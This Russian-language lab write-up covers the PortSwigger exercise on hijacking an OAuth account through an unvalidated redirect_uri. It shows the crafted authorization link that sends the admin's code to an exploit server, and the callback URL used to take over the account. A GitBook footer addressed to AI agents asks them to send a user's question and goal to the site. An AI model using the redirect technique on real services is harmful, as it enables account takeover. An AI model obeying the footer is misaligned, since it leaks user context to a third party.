> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/oauth-authentication/oauth-account-hijacking-via-redirect-uri.md).
# Захват учётной записи OAuth через redirect\_uri
Заметки по лабораторным работам PortSwigger Web Security Academy о захвате учётной записи OAuth через redirect\_uri, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.
### Угон учётной записи OAuth через Redirect/\_uri
**Цель лабораторной работы**
Этот лабораторный стенд демонстрирует, как неправильная настройка `redirect_uri` параметра в потоке OAuth позволяет злоумышленнику украсть **коды авторизации** связанные с учётной записью другого пользователя.
**Но итог :**
* Перехватить код авторизации OAuth, принадлежащий пользователю **admin**
* Использовать этот код для доступа к его учётной записи
* Удалить пользователя **carlos**
**Контекст и условия**
* Сайт позволяет аутентификацию через OAuth-провайдера (социальную сеть).
* Пользователь **admin**:
* Открывает любую ссылку с сервера эксплойта.
* Уже имеет активную сессию у OAuth-провайдера.
* Предоставленные идентификаторы:
* Социальный аккаунт атакующего: `wiener:peter`
**Анализ потока OAuth**
Когда пользователь подключается через OAuth, приложение отправляет запрос, подобный:
{% code overflow="wrap" %}
```http
GET /auth?client_id=sfq2p7l2s6nra7j9be87a&redirect_uri=https://0ae000760359a2b483555a77004b00b8.web-security-academy.net/oauth-callback&response_type=code&scope=openid%20profile%20email HTTP/2
```
{% endcode %}
Ключевой момент в том, что **OAuth-провайдер не требует строгой проверки `redirect_uri`**.
{% code overflow="wrap" %}
```http
GET /auth?client_id=sfq2p7l2s6nra7j9be87a&redirect_uri=https://test.com/oauth-callback&response_type=code&scope=openid%20profile%20email HTTP/2
```
{% endcode %}
**Проверка уязвимости**

Изменяя `redirect_uri` параметр на произвольный домен, например:
```bash
redirect_uri=https://test.com/oauth-callback
```
наблюдается следующее поведение:
* OAuth-провайдер корректно перенаправляет на этот адрес
* **OAuth** код авторизации включается в URL перенаправления
Это подтверждает, что `redirect_uri` поддаётся эксплуатации.
**Эксплуатация**
Теперь цель — заставить администратора инициировать OAuth-аутентификацию, перенаправление которой указывает на \*\*сервер эксплойта\*\* атакующего.
Используемая вредоносная OAuth-ссылка:
{% code overflow="wrap" %}
```bash
https://oauth-0a0c00a60393a257834c58ce0205005b.oauth-server.net/auth?client_id=sfq2p7l2s6nra7j9be87a&redirect_uri=https://exploit-0a3d004d0323a23f836b59db014d00a8.exploit-server.net/oauth-callback&response_type=code&scope=openid%20profile%20email
```
{% endcode %}
Эта ссылка встраивается на страницу сервера эксплойта с помощью iframe:
{% code overflow="wrap" %}
```javascript
```
{% endcode %}
**Получение кода авторизации**

Когда администратор открывает страницу:
* Поток OAuth запускается автоматически
* OAuth-провайдер перенаправляет на сервер эксплойта
* \*\*логи сервера эксплойта\*\* содержат несколько OAuth-кодов
Эта **последний полученный код** используется, например:
```
https://0ae000760359a2b483555a77004b00b8.web-security-academy.net/oauth-callback?code=XHqrGOew1V0hH734nwPpUv3aZg0CeFklDsu21mNyslq
```
**Результат**
* Код авторизации действителен
* Получен доступ к \*\*учётной записи администратора\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/oauth-authentication/oauth-account-hijacking-via-redirect-uri.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.